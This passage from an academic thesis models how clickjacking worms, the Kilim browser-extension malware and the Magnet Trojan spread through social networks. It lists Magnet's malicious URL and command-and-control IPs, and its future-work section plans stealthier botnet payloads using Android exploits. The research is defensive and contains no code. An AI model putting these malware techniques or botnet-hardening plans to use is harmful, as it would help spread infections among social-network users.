If we assume that people visit the OSN based on a Poisson process, we can convert the number of visits into an actual time scale (hours). In the online survey mentioned earlier, 92.2% of the participants said that they visit a social network at least once a day. Given the OSN used in this experiment (4,039 users), this results in 3,724 people visiting the website at least once a day. This means an average of 155 visits per hour. Therefore, for a unit of one hour, we have a Poisson process with $\lambda = 155$. Since we assume that the average number of visits per hour is $\lambda = 155$, the inter-arrival time of the users follows an exponential distribution with $\lambda^{-1} = 155$. If we map the x-axis of the graph in Figure 6.2 to the time scale based on the above calculation, we obtain the graph in Figure 6.4 for the case where $p = 0.75$. The graph shows that the malware can infect half of the population in roughly two and a half days (63 hours), and the whole network in 10 days.

**Experiment 2.** We repeated Experiment 1 using the equivalent random graph whose parameters are listed in Table 6.1. The results are shown in Figure 6.5. As in the previous case, the higher the probability $p$, the more infections observed in the network. For example, after the $15,000^{th}$ visit, the total number of infections is 3,897 for $p = 0.75$ and 1,978 for $p = 0.25$.





Figure 6.4: Total number of infections as a function of number of hours ($p = 0.75$)





Figure 6.5: Clickjacking worm propagation for different values of $p$ in the ERG

To compare the propagation speed of the malware in the original OSN and the ERG, we transferred the curves from Figure 6.2 and Figure 6.5 for $p = 0.75$ to Figure 6.6. The combined graph shows that the malware propagates faster in the ERG network than in the original OSN. For example, after the $15,000^{th}$ visit, the total number of infected profiles is 2,975 in the original OSN, while this number is 3,897 in the ERG network. We came to the same conclusion when comparing the number of infections in the original OSN to that in the ERG network for other $p$ values. That is, the ERG network enables a malware to spread faster than a real OSN. The reason is that the ERG has a lower clustering coefficient than the original OSN graph, 0.06 vs. 0.6. A higher clustering coefficient implies that a message will circulate for a while in a community among friends before reaching to other parts of the OSN, slowing down the malware propagation.





Figure 6.6: Comparing the OSN graph and an ERG for $p = 0.75$

In summary we observe that user behavior plays an important role in propagation of clickjacking malware: the more cautious users are about unknown links, the more slowly clickjacking malware propagates. Moreover, the high clustering structure of social networks helps to slow down the propagation of clickjacking worms. In the following sections, we discuss other emerging malware threats that target ONS users.

## 6.2 Extension-based OSN Malware

Browser extensions are designed to address the constant migration of desktop applications to web applications. Browser extensions are typically implemented using scripting languages, e.g., JavaScript, and have access to sensitive browser Application Programming Interfaces (APIs) and the content of each web page. Having access to web page content and sensitive browser APIs is a dangerous combination that enables a malicious extension to hijack user credentials or intercept traffic to modify a user's web requests and responses for the benefit of an attacker [167–169].

Malware also leverages this technique to propagate in social networks. For instance, Kilim [16], an extension-based OSN malware that targets users of Chrome browsers, was able to infect more than one million users over the course of six months [16]. Given the significance of such malware threats, we discuss the implementation and the propagation dynamics of Kilim in the following subsection.

### 6.2.1 Implementation of Kilim

In Chrome browser extensions, a file named "mainfest.json" gives the browser required information to perform a set of actions. For instance, Kilim extension requests the browser to load another JavaScript file called "background.js" on a frequent basis in which multiple malicious routines are executed. The purposes of these malicious routines are as follows [16]:

1. **Maintaining long-term control of infected systems:** The malware prevents users from removing the malicious extension by restricting users' access to the browser extension tab on the Chrome browser. (On a healthy system, a user can remove an extension via an option provided in the browser extension tab.)

2. **Blocking users' access to AV provider websites:** The malware prevents users from accessing AV provider websites. The list of blocked AV provider websites maintained by the malware can be updated over time.

3. **Removing security control:** The malware removes security options from browsers to enable cross site scripting or data injection attacks.

4. **Controlling Facebook traffic:** The malware intercepts users' traffic while they are browsing Facebook website, to "like", "follow" or "add" other Facebook accounts without the users' knowledge.

The malware also uses various evasive techniques such as code splitting and obfuscation to bypass antivirus programs, giving them more time to target OSN users while AV vendors come up with clean-up solutions.

### 6.2.2 Extension-based Malware: Propagation Dynamics

Extension-based OSN malware has similar propagation dynamics to that of Trojan malware. Therefore, most antivirus companies categorize them as JavaScript Trojans [170].

The extension-based malware starts by spamming (sending malicious posts to) the infected users' friends without the users' knowledge, asking them to visit a web page where they are expected to watch an enticing video. Upon visiting the web page, a user sees a notification asking the user to install a Chrome extension in order to watch the video. If the user proceeds with the installation, she will be shown the video to avoid suspicion while the installed extension executes multiple malicious routines in the background, as discussed in the previous subsection.

The malware can further propagate itself by sending the malicious URL to the infected user's friends, asking them to visit the same web page hosting the video [16, 170].

Given that extension-based malware follows the same propagation process as Trojans, the studies presented in Section 4 also apply to extension-based malware.

In the next section, we will discuss a recent malware attack that infected more than 110,000 users in less than two days.

## 6.3 Magnet, A Fast Spreading Malware

On January 28, 2015, we observed a suspicious behavior on a Facebook post where an (infected) user unknowingly tagged up to 20 of her friends in an adult photo post. Clicking on the picture resulted in a browser redirection to "http://videooizleyin.com/video/" where an adult video was shown for a few seconds. The video then paused, asking the user to download a "player" in order to continue watching the paused video. The downloaded "player" software was indeed a Trojan malware named "Magnet" [41]. This malware uses unique techniques to expedite its propagation on social networks which have not been observed in any other OSN malware before.

In this chapter we first review the implementation of the Magnet malware, and then we study the method the malware uses to propagate faster in social networks. We will publish an extensive in-depth analysis of Magnet malware in future work.

## 6.4 Magnet Malware: Implementation

After a successful infection via the download and installation of the fake player program, the malware modifies existing browsers on the infected system in order to control the user's web access. The modified browser comes with an extension that acts similarly to the malicious extension discussed in Section 6.2.1. This malicious extension blocks users from receiving clean-up solutions from AV provider websites and "follows" and "likes" a set of Facebook and Twitter profiles, in the background without the user's knowledge. The malware is capable of receiving commands from command and control centers, located at the following two IP addresses: 107.170.134.174, and 178.62.184.149. One of the receiving commands was to replace the legitimate URLs of AV vendor websites stored in the browser-extension with bogus URLs, effectively preventing an infected user from accessing AV vendor websites in order to get clean-up solutions.

As discussed, the malware "likes" a specific Facebook post without the user's knowledge.


(a) January 28, 2015 - 04:19 GMT


(b) January 30, 2015 - 18:32 GMT

Figure 6.7: Infected users are unknowingly forced to "like" a Facebook post.


Figure 6.7 shows the number of likes of that specific post on January 28, 2015, 4:19 GMT and January 30, 2015, 18:32 GMT. As can be seen, the malware was able to infect more than 110,000 users in almost two days.

The malware also reported each infection to an information analytic website called "whos.amung.us". This analytic website is used by the attacker to keep track of his/her botnet size (i.e., the number of infected systems). Figure 6.8(a) shows a time when close to 39,000 infected users were reported to this analytic website at the same time. Figure 6.8(b) depicts the geolocation heat map of the same set of users on February 7th, 2015, 19:40 GMT.

The comments in the malware code were written in Turkish, which implies that the malware was likely designed and written by a Turkish hacker. As can be seen in Fig. 6.8(b), the malware concentrated mostly in Mediterranean countries, in particular Turkey, at the time the map was generated. This observation is consistent with our studies discussed in Chapters 4 and 3, that an OSN malware would circulate for a while within a community before reaching other parts of the social network. That is due to the highly clustered structure of social networks.




(a) Attacker's analytic dashboard



(b) The geolocations heat map of infected users reported to the analytic dashboard

Figure 6.8: Attacker's analytic information

### 6.4.1 Magnet Malware: Propagation Dynamics

Magnet used several techniques unknown at the time of its discovery to evade detection by many well-known antivirus software products, including but not limited to AVG, TrendMicro, Symantec, Sophos and Fortinet.

This feature allowed Magnet to propagate freely even on the set of computers that had installed antivirus products named above. To prevent users from receiving clean-up updates, Magnet blocked users' access to most of the antivirus provider websites in order to maintain control of the infected systems as long as possible.

There are similarities between Kilim, the extension-based malware discussed above [16], and Magnet. Thus, some antivirus products categorized Magnet as one of the Kilim variants. However, none of the previously known instances of Kilim had used a similar technique in

order to propagate in OSNs. This technique, which we call "Magnet", helped the malware to propagate faster in social networks.

Traditionally, OSN malware would send malicious links to the friends of a newly infected user. Therefore, only the friends of the newly infected user would be exposed to the malicious links and thus may fall for them.

Typically, when someone is tagged in a Facebook post, the friends of that person can also see the post. Magnet exploited this feature to get exposure to the friends of the tagged person. That is, Magnet would tag several friends of a newly infected user into a malicious post (displayed on the wall of the infected user). When the friends of the tagged users see the post, they would also be exposed to the malicious post. This mechanism allows Magnet to reach not only one-hop neighbors of an infected user $u$ but also $u$'s two-hop neighbors in the network graph (i.e., friends of the one-hop neighbors).

We ran an experiment to study the new technique of Magnet and compared it with the way traditional Trojans would use to propagate in OSNs.

**Magnet Malware: Simulation Model and Parameter Settings**

We used the Facebook OSN graph whose properties are listed in Table 6.1. The simulation is of discrete-event type, consisting of discrete virtual time slots. A time slot is equivalent to an *event*. We define an *event* or a *visit* in an OSN to be the action of visiting (accessing) a user's home page or news feed. We assume that events in an OSN happen consecutively one after another. As discussed in Section 6.1.2, two different users may click on the same profile at the same time. Their access requests, however, will be queued at a server consecutively, waiting to be processed. The two events are thus considered to happen one after the other.

In the first time slot (i.e., when the simulation starts), a user (node) is chosen randomly to be the attacker. The attacker then randomly selects $n$ of her friends and tags them in a malicious Facebook post. If any of the tagged users follows the malicious post and becomes infected, the malware would also perform the same process by tagging this user's friends.

For each node $i$, the number $n$ is equal to $\min(d_i, tag)$ where $d_i$ and $tag$ represent the degree of node $i$ and the number of users to be tagged by the malware, respectively. Parameter $tag$ is an adjustable variable, which determines the speed of the malware propagation. In general, the higher the value of tag, the faster the malware spreads. In each time slot, another user $j$ is selected randomly with a probability of $1/N$ where $N$ is the total number of nodes in the network. If the user finds that either himself or one of his friends is tagged in a malicious post, the user will follow the link and execute the malware with a probability





Figure 6.9: Magnet vs. traditional OSN Trojans - p = 0.5; tag = {5,10}

$p$. If the user executes the malware code, he/she is considered infected.

### Magnet Malware: Simulation Results and Analysis

When the simulation started, a random user (node) was selected to be the attacker's fake profile. The attacker tagged $n$ of her friends as described above, where $n = \min(d_i, tag)$ and $tag = 5$. In the next time slot, a random user $A$ was chosen with a probability of $1/N$ where $N$ is the total number of nodes in the network. If $A$ or one of his friends is tagged in a malicious post, $A$ would follow a link in the malicious post and execute the malware with probability $p = 0.5$. We repeated the same experiment with $tag = 10$.

In our implementation of a traditional Trojan, the malware posts the malicious link on an infected user's wall but does not tag any user.

The performance metric is the total number of infections (infected users) as a function of the number of visits (time slots). Given the same number of visits, the malware with a higher number of infections is considered spreading faster than the others. Figure 6.9 shows the simulation results. The graphs show that Magnet propagates faster than traditional OSN Trojans. For instance, at the 14,000th visit, there are 3,188 infected users in the system when the malware tags five users in each post, while there are 1,946 infected users in the network in the case of the traditional Trojan. That is approximately 30% more infections caused by Magnet in the same time frame.

## 6.5 Chapter Summary

In this chapter, we review three emerging malware threats targeting OSN users, namely, clickjacking worms, extension-based malware and Magnet, a Trojan malware. For clickjacking worms, we present simulations results that demonstrate that user behaviors have an important impact on the propagation of clickjacking malware: the more cautious users are about unknown links, the more slowly clickjacking malware propagates. Furthermore, the high clustering structure of social networks helps to slow down the propagation of such malware. Next we review the implementation of extension-based malware. Extension-based malware can have severe impacts on infected users, such as blocking them from accessing antivirus vendor websites. Finally, we discuss Magnet, a new type of OSN Trojan which leverages innovative techniques to propagate faster in social networks. Our simulation results show that Magnet can spread much faster than traditional Trojans.

We will discuss the future direction of our research and also conclude our thesis in the next chapter.

# Chapter 7

# Conclusion and Future Research Directions

In this chapter, we summarize the main results of the thesis, identify open issues, and outline research directions for future work.

## 7.1 Summary

Malware has been a key threat to computer systems, causing service disruption, financial losses and reputational damages to businesses and individuals. Understanding malware and the way they propagate allows us to design more effective defensive technologies to mitigate malware risks. Our research in this dissertation contributes towards that goal. Following are summaries of our contributions.

### 7.1.1 XSS Worm Propagation in Online Social Networks:

Our first contribution is analytical models and simulation results that characterize the impacts of the following factors on the propagation of cross-site scripting (XSS) worms in online social networks (OSNs): 1) user behavior, namely, the probability of visiting a friends profile versus a strangers; 2) the highly clustered structure of communities; and 3) community sizes. Our analysis and simulation results show that the clustered structure of a community and users tendency to visit their friends more often than strangers help slow down the propagation of XSS worms in OSNs.

We then present a study of selective monitoring schemes that are more resource efficient than the exhaustive checking approach used by the Facebook detection system which

monitors every possible read and write operation of every user in the network. The studied selective monitoring schemes take advantage of the characteristics of OSNs such as the highly clustered structure and short average distance to select only a subset of strategically placed users to monitor, thus minimizing resource usage while maximizing the monitoring coverage. We present simulation results to show the effectiveness of the studied selective monitoring schemes for malware detection.

### 7.1.2 Trojan Propagation in Online Social Networks:

Our second contribution is an analytical model to study propagation characteristics of Trojan malware and factors that impact the propagation dynamics of Trojans in an online social network.

Unlike most previous works, the proposed model assumes all the topological characteristics of real online social networks, namely, low average shortest distance, power-law distribution of node degrees and high clustering coefficient. Furthermore, the model takes into account attacking trends of modern Trojans (e.g., their ability to block users' access to AV provider websites), the role of AV products, and security practices such as gradual AV update release by AV providers and users' collaborative disinfection. These factors were never considered in existing works. By taking into account these factors, the proposed model can accurately and realistically estimate the infection rate caused by a Trojan malware in an OSN as well as the recovery rate of the user population.

The model is validated using a Facebook sub-graph. The numerical results obtained from the model closely match the simulation results. While being accurate accurate, the model also has low computational complexity, in the order of $O(E)$, where $E$ is the number of edges in the network graph.

From the numerical and simulation results, we draw the following conclusions and lessons. AV products play an important role in protecting OSN users from Trojans. For zero-day or very novel malware, the faster AV providers release updates/patches, the more users will be protected. In the case of blocking malware, collaborative disinfection is an effective mechanism that helps infected users to recover, especially in cases of sophisticated Trojans that use advanced social engineering techniques to deceive OSN users.

User awareness of security threats and safe browsing practices play an important role in protecting OSN users from Trojans by slowing down the propagation of malware. OSN administrators should launch campaigns and advertisements to educate users about safe browsing practices (e.g., not following unknown links) and about new malicious social en-

gineering techniques as soon they are discovered. In the case of blocking malware, OSN providers should notify infected users via different channels, e.g., short message service (SMS) or email, and provide them with clean-up solutions as early as possible.

### 7.1.3 Cellular Botnet Formation via Online Social Networks:

Our third contribution is the design, implementation and evaluation of a new mobile botnet that exploits online social networks to transmit commands and control messages. This type of botnet is more suitable for mobile botnet communications than the traditional SMS in terms monetary cost, robustness, detectability, propagation speed, reachability, and traffic load. Following are the contributions of this chapter:

- Our comprehensive simulation-based analysis examines various strategies a SoCellBot network can use to maximize the number of bots recruited within a short amount of time, while minimizing the risk of being detected.
- We provide an analytical model to estimate the number of new infections caused by a highly pervasive recruitment malware in $O(V^2)$ time, where $V$ is the total number of nodes in the social network graph. The results from the proposed analytical model closely match the simulation results.
- We show a real-world implementation of this botnet on a small-scale social network, which exploits an existing vulnerability in a series of Android devices. The experimental results from this implementation also match the simulation results.

To the best of our knowledge, our SoCellBot mobile botnet design is the first that exploits OSNs to propagate and transmit commands and control messages, and considers the characteristics of real social networks (i.e., low average network distance, high clustering co-efficient, and power-law distributed node degrees).

### 7.1.4 Emerging Malware Threats in Online Social Networks:

Our fourth contribution is to analyze the implementations of three emerging threats in online social networks - clickjacking worms, Magnet and extension-based. In particular, we discuss an implementation of clickjacking worms that exploit social network features such as Like and Share to propagate themselves. We present simulations results that demonstrate that user behaviour have an impact on the propagation of clickjacking malware: the

more cautious users are about unknown links, the more slowly clickjacking malware propagates. Furthermore, the high clustering structure of social networks helps to slow down the propagation of such malware.

Moreover, we describe the implementation of Kilim, an extension-based malware, and its propagation characteristics. We also discuss the implementation of Magnet, a new type of OSN Trojan that leverages innovative techniques to propagate faster in social networks. Our simulation results showed that Magnet can spread much faster than traditional Trojans. The reason is that Magnet can send malicious links/messages not only to the infected user's friends but also to their friends.

## 7.2 Future Research Directions

Our current Trojan model assumes one infiltrating node (fake user). We will enhance our model to include multiple infiltrating nodes. We will also model the propagation of Magnet, a new type of Trojan that is able post on the walls of (or send messages to) two-hop neighbours of an infected node. (Traditional OSN Trojans can directly reach only one-hop neighbours of an infected user, as modeled in Chapter 4).

We will conduct surveys to accurately model user behavior of following unknown links and executing hidden malicious code. Our future model will consider the impact of alerted users in response to malware propagation. We will also research timelines of AV updates released by AV providers in past attacks to derive different functions that reflect real-world practices.

Furthermore, we will conduct extensive crowd-sourced surveys and simulations (using benign malware) to study the impact of user behavior and user timing on malware propagation in OSNs. We will also consider the impact of different distributions of community sizes on malware propagation in OSNs. The outcomes of this study will allow us to design advanced counter-measures to detect new malware in their early stages of propagation.

Our current implementation of SoCellBot has limited command and control capabilities. We will enhance our SoCellBot features to allow bots to receive and act upon more commands. We will use more exploit combinations to address more phone models with recent Android operating system (e.g., Stagefright [171] along with dirty COW [172] vulnerabilities). We will create custom payloads based on the phone models, and make the botnet act in a more stealthy manner. We will also add features to replace the botmaster node frequently in order to avoid single points of failure. Moreover, we will model the propagation of SoCellBot in large cellular networks.

Finally, we will extend our research to OSNs represented by directed graphs such as Twitter.

# Bibliography


[1] D. J. Watts and S. H. Strogatz, "Collective dynamics of'small-world'networks," *Nature*, vol. 393, pp. 409–10, November 1998.

[2] Y. Kawachi, K. Murata, S. Yoshii, and Y. Kakazu, "The structural phase transition among fixed cardinal networks," in *Proceedings of the 7th Asia-Pacific Conference on Complex Systems*, pp. 247–55, August 2004.

[3] F. Viger and M. Latapy, "Efficient and simple generation of random simple connected graphs with prescribed degree sequence," in *Proceedings of the 11th Annual International Conference on Computing and Combinatorics*, COCOON'05, (Berlin, Heidelberg), pp. 440–449, Springer-Verlag, August 2005.

[4] E. Bellm, "Visualizing social facebook network." `http://goo.gl/x7QRS1`, June 2011.

[5] J. Aycock, *Computer viruses and malware (advances in information security)*. Secaucus, NJ, USA: Springer-Verlag New York, Inc., 2006.

[6] ESET, "Malware behind 25% of cyber attacks and DoS is "so last year" says CERT team." `https://goo.gl/Ug3MNO`, August 2014.

[7] R. Langner, "Stuxnet: Dissecting a cyberwarfare weapon," *IEEE Security Privacy Magazine*, vol. 9, pp. 49–51, May 2011.

[8] Symantec, "Internet security threat report." `https://goo.gl/lLSpIh`, April 2016.

[9] Alexa, "The top 500 sites on the web." `https://goo.gl/E2GtDp`, December 2014.

[10] ComScore, "Traffic report." `https://goo.gl/weVZSg`, March 2016.

[11] J. Grossman, "Cross-site scripting worms and viruses: the impending threat and the best defense," June 2007.

[12] W. Fan and K. Yeung, "Online social networks paradise of computer viruses," *Journal of Physica A: Statistical Mechanics and its Applications*, vol. 390, pp. 189 – 197, January 2011.

[13] K. Thomas, C. Grier, and V. Paxson, "Adapting social spam infrastructure for political censorship," in *Proceedings of the 5th USENIX Workshop on Large-Scale Exploits and Emergent Threats*, (Berkeley, CA), USENIX, April 2012.

[14] Y. Boshmaf, I. Muslukhov, K. Beznosov, and M. Ripeanu, "Design and analysis of a social botnet," *Elsevier Journal on Computer Networks*, vol. 57, pp. 556–578, February 2013.

[15] R. Hansen and J. Grossman, "Clickjacking," September 2008.

[16] B. Li, "An in-depth look into malicious browser extensions." `https://goo.gl/r6lwO4`, October 2014.

[17] R. Ziakin and D. Barda, "Imagegate: Check point uncovers a new method for distributing malware through images." `https://goo.gl/MiU0jU`, November 2016.

[18] M. Boguá, R. Pastor-Satorras, and A. Vespignani, *Epidemic spreading in complex networks with degree correlations*, pp. 127–147. Berlin, Heidelberg: Springer Berlin Heidelberg, September 2003.

[19] Y. Moreno, J. B. Gómez, and A. F. Pacheco, "Epidemic incidence in correlated complex networks," *Physical Review E Journal*, vol. 68, p. 035103, Sep 2003.

[20] Y. Moreno, R. Pastor-Satorras, and A. Vespignani, "Epidemic outbreaks in complex heterogeneous networks," *The European Physical Journal B-Condensed Matter and Complex Systems*, vol. 26, pp. 521–529, July 2002.

[21] R. Pastor-Satorras and A. Vespignani, "Epidemic spreading in scale-free networks," *Physical Review Letters*, vol. 86, pp. 3200–3203, April 2001.

[22] S. Wen, W. Zhou, J. Zhang, Y. Xiang, W. Zhou, and W. Jia, "Modeling propagation dynamics of social network worms," *IEEE Transactions Journal on Parallel and Distributed Systems*, vol. 24, pp. 1633–1643, August 2013.

[23] C. Zou, D. Towsley, and W. Gong, "Modeling and simulation study of the propagation and defense of internet e-mail worms," *IEEE Transactions Journal on Dependable and Secure Computing*, vol. 4, pp. 105–118, April 2007.

[24] S.-M. Cheng, W. C. Ao, P.-Y. Chen, and K.-C. Chen, "On modeling malware propagation in generalized social networks," *IEEE Communications Letters Journal*, vol. 15, pp. 25–27, January 2011.

[25] Z. Chen and C. Ji, "Spatial-temporal modeling of malware propagation in networks," *IEEE Transactions Journal on Neural Networks*, vol. 16, pp. 1291–1303, September 2005.

[26] Z. Chen, L. Gao, and K. Kwiat, "Modeling the spread of active worms," in *Proceedings of Twenty-Second Annual Joint Conference of the IEEE Computer and Communications. IEEE Societies (INFOCOM 2003)*, vol. 3, pp. 1890–1900, IEEE, March 2003.

[27] T. Komninos, Y. C. Stamatiou, and G. Vavitsas, *A worm propagation model based on people's email acquaintance profiles*, pp. 343–352. Berlin, Heidelberg: Springer Berlin Heidelberg, December 2006.

[28] G. Yan, G. Chen, S. Eidenbenz, and N. Li, "Malware propagation in online social networks: Nature, dynamics, and defense implications," in *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '11, (New York, NY, USA), pp. 196–206, ACM, March 2011.

[29] M. Faghani, A. Matrawy, and C.-H. Lung, "A study of trojan propagation in online social networks," in *In Proceedings of the 5th International Conference on New Technologies, Mobility and Security (NTMS)*, pp. 1–5, May 2012.

[30] M. Faghani and H. Saidi, "Malware propagation in online social networks," in *Proceedings of the International Conference on Malicious and Unwanted Software (MALWARE)*, pp. 8–14, October 2009.

[31] K. Thomas and D. Nicol, "The Koobface botnet and the rise of social malware," in *Proceedings of the 5th International Conference on Malicious and Unwanted Software (MALWARE 2010)*, pp. 63–70, October 2010.

[32] M. Faghani and H. Saidi, "Social networks' xss worms," in *Proceedings of International Conference on Computational Science and Engineering*, vol. 4, pp. 1137–1141, August 2009.

[33] A. Sanzgiri, J. Joyce, and S. Upadhyaya, "The early (tweet-ing) bird spreads the worm: An assessment of twitter for malware propagation," *Procedia Computer Science Journal*, vol. 10, pp. 705 – 712, August 2012.

[34] T. Stein, E. Chen, and K. Mangla, "Facebook immune system," in *Proceedings of the 4th Workshop on Social Network Systems*, SNS '11, (New York, NY, USA), pp. 8:1–8:8, ACM, April 2011.

[35] N. P. Nguyen, Y. Xuan, and M. T. Thai, "A novel method for worm containment on dynamic social networks," in *Proceedings of the 2010 Military Communications Conference*, pp. 2180–2185, IEEE, June 2010.

[36] W. Xu, F. Zhang, and S. Zhu, "Toward worm detection in online social networks," in *Proceedings of the 26th Annual Computer Security Applications Conference*, ACSAC '10, (New York, NY, USA), pp. 11–20, ACM, 2010.

[37] M. Tubi, R. Puzis, and Y. Elovici, "Deployment of DNIDS in social networks," in *Proceedings of the IEEE Intelligence and Security Informatics*, pp. 59–65, May 2007.

[38] S. Datta and H. Wang, "The effectiveness of vaccinations on the spread of email-borne computer viruses," in *Electrical and Computer Engineering, 2005. Canadian Conference on*, pp. 219–223, May 2005.

[39] Y. Cao, V. Yegneswaran, P. A. Porras, and Y. Chen, "Pathcutter: Severing the self-propagation path of xss javascript worms in social web networks," in *Proceedings of NDSS Conference*, The Internet Society, February 2012.

[40] ESET, "Virus radar." `https://goo.gl/2bpwsB`, November 2014.

[41] Kaspersky Labs, "Facebook malware poses as flash update, infects 110k users," February 2015.

[42] ESET, "Virus radar." `https://goo.gl/LVDEJS`, November 2016.

[43] A. Dekker, "Realistic social networks for simulation using network rewiring," in *Proceedings of the International Congress on Modelling and Simulation*, pp. 677–683, May 2007.

[44] P. Holme and B. J. Kim, "Growing scale-free networks with tunable clustering," *Journal of Physical Review E*, vol. 65, p. 026107, September 2002.

[45] A. Mislove, M. Marcon, K. P. Gummadi, P. Druschel, and B. Bhattacharjee, "Measurement and analysis of online social networks," in *Proceedings of the 7th ACM SIGCOMM Conference on Internet Measurement*, IMC '07, (New York, NY, USA), pp. 29–42, ACM, October 2007.

[46] J. Mcauley and J. Leskovec, "Discovering social circles in ego networks," *ACM Transaction Journal on Knowledge Discovery Data*, vol. 8, pp. 4:1–4:28, February 2014.

[47] C. Mulliner and J.-P. Seifert, "Rise of the iBots: Owning a telco network," in *Proceedings of the 5th International Conference on Malicious and Unwanted Software (MALWARE 2010)*, pp. 71–80, October 2010.

[48] P. Traynor, M. Lin, M. Ongtang, V. Rao, T. Jaeger, P. McDaniel, and T. La Porta, "On cellular botnets: Measuring the impact of malicious devices on a cellular network core," in *Proceedings of the 16th ACM Conference on Computer and Communications Security*, CCS '09, (New York, NY, USA), pp. 223–234, ACM, November 2009.

[49] K. Singh, S. Sangal, N. Jain, P. Traynor, and W. Lee, *Evaluating Bluetooth as a medium for botnet command and control*. Springer, 2010.

[50] Y. Zeng, K. G. Shin, and X. Hu, "Design of SMS commanded-and-controlled and P2P-structured mobile botnets," in *Proceedings of the fifth ACM conference on Security and Privacy in Wireless and Mobile Networks*, pp. 137–148, ACM, April 2012.

[51] C. Xiang, F. Binxing, Y. Lihua, L. Xiaoyi, and Z. Tianning, "Andbot: Towards advanced mobile botnets," in *Proceedings of the 4th USENIX Conference on Large-scale Exploits and Emergent Threats*, LEET'11, (Berkeley, CA, USA), pp. 11–11, USENIX Association, June 2011.

[52] D. J. Watts, "Networks, dynamics, and the small-world phenomenon," *American Journal of Sociology*, vol. 105, pp. 493–527, September 1999.

[53] Y.-Y. Ahn, S. Han, H. Kwak, S. Moon, and H. Jeong, "Analysis of topological characteristics of huge online social networking services," in *Proceedings of the 16th International Conference on World Wide Web*, WWW '07, (New York, NY, USA), pp. 835–844, ACM, May 2007.

[54] J. Davidsen, H. Ebel, and S. Bornholdt, "Emergence of a small world from local interactions: Modeling acquaintance networks," *Phys. Rev. Lett.*, vol. 88, p. 128701, March 2002.

[55] A.-L. Barabasi and R. Albert, "Emergence of scaling in random networks," *Journal of Science*, vol. 286, pp. 509–512, October 1999.

